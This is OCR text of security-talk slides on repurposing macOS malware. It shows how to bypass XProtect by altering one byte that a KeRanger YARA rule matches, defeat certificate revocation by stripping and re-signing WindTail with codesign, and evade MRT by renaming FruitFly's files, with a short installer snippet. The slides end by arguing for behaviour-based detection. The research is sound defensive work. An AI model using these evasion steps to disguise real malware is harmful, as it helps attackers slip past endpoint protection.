
-apple



XProtect



revoked certificate checks





```
$ log show | grep -i MRT

2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.Snake.A infection.
2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.CpuMeaner.A infection.
```


Malware Removal Tool (MRT)

XProtect

built-in signature-based scanner (downloads)



'UXProtect' (Digita)




```
rule KeRangerA
{
    meta:
     description = "OSX.KeRanger.A"

     strings:
         $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ?? 31 F6
               4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}

     condition:
         Macho and $a
}
```

/System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara

BYPASSING XPROTECT

...by changing 1 byte

XProtect.yara

```
01  description = "OSX.KeRanger.A"
02  strings:
03   $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ??
04     31 F6 4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}
```





Transmission.app







re-order instructions




modify instructions/consts





mov edx, 0x400
mov edx, 0x300


user — -bash — 130×17
users-Mac:~ user$
Transmission
Transmission 2

Certificate Checks


a security mechanism to block malicious code

```
$ spctl --verbose=4 --assess --type execute OSX.WindTail/Final_Presentation.app
Final_Presentation.app: CSSMERR_TP_CERT_REVOKED
```



revoked
(CSSMERR_TP_CERT_REVOKED)






now revoked: OSX.WindTail

```
$ log stream
  kernel: (AppleMobileFileIntegrity) AMFI: code signature validation failed.
  trustd: [com.apple.securityd:policy] cert[0]: Revocation =(leaf)[force]> 1
  amfid: (Security) Trust evaluate failure: [leaf Revocation1]
  kernel: proc 1947: load code signature error 4 for file "usrnode"
```

revoked cert?

blocked!



Bypassing Certificate Revocation

...simply unsign (and/or) resign

undocumented flag: '--remove-signature'


```
$ codesign --remove-signature OSX.WindTail/Final_Presentation.app

$ codesign -dvv OSX.WindTail/Final_Presentation.app
Final_Presentation.app: code object is not signed at all
```

1 remove (revoked) certificate

```
$ codesign -s "Developer ID Application: <some dev id>"
```

2 (re)sign






(re)signed, validly


MALWARE REMOVAL TOOL (MRT)

built-in signature-based scanner (installed)

```
$ strings -a /System/Library/CoreServices/
MRT.app/Contents/MacOS/MRT | grep "OSX."
OSX.CpuMeaner.A
OSX.Mudminer.A
OSX.ShellDrop.A
OSX.Snake.A
OSX.Proton.D
OSX.Proton.C
OSX.Proton.B
OSX.Morcut.A
OSX.Trovi.A
OSX.InstallImitator.A
OSX.Eleanor.A
OSX.WireLurker.A
OSX.MaMi.A
OSX.HMining.C
OSX.HMining.B
OSX.HMining.A
OSX.Mughthesec.A
OSX.Netwire.A
OSX.XcodeGhost.A
OSX.Fruitfly.B
```

(embedded) MRT detections






...not just malware!

BYPASSING MRT

...simply rename components

```
aLibrarylauncha_10011ae90:        // aLibrarylauncha
    db          "~/Library/LaunchAgents/com.client.client.plist", 0
aClient:
    db          "~/.client", 0
aTmpcr:
    db          "/tmp/cr", 0
aTmpproxy:
    db          "/tmp/proxy", 0
    db          "", 0
    db          "", 0
    db          "", 0
    db          "", 0
aTmpclientclass:
    db          "/tmp/client.class", 0
aLibrary_10011aef2:        // aLibrary
    db          "Library", 0
aOsxfruitflya:
    db          "OSX.Fruitfly.A", 0
    db          "", 0
```



persistence:
"com.client.client.plist"

binary: ~/.client

MRT signature: OSX.Fruitfly.A


bypass MRT




```
01  FRUIT_FLY = "anything but '~/.client' "
02  FRUIT_FLY_PLIST = "anything but 'com.client.client.plist' "
03
04  plist = '''<?xml version="1.0" encoding="UTF-8"?> ...'''
05  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
06  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
07    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```


3RD-PARTY ANTI-VIRUS PRODUCTS

...similarly "bypassable"?





OSX.FruitFly detections: 0



avoid detection?



pack



encrypt



in-memory




"Writing Bad @$$ Malware (for OSX)"

p. wardle BH/2015

Detections

generically detecting (repurposed) threats



Digita Security

- ✗ detect malware via signatures
- ✓ detect malware via (unusual) behaviors

→ generically detect (even repurposed) malware!!



persistence



mic/camera



download/upload



screenshot



key logging



synthetic clicks



file encryption

PERSISTENCE
via file i/o monitoring

